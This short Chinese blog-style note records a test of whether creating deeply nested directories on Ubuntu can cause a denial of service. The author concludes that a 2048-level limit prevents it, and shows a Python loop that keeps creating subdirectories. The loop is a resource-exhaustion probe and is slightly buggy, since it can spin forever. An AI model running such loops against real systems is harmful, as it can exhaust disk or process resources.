
而我又跑去了ubuntu上测试,发现996只是递归层数的限制

接着就改成非递归的代码测试,发现可以到2048,这里的话存在限制,那么dos也就无法造成了,简单的记录下
count = 0
def recur_create_directory(current_path, count):
    while 1:
        if not os.path.isdir(current_path):
            os.mkdir(current_path)
            current_path += "/a"
            count += 1
            print(count)

 浙公网安备 33010602011771号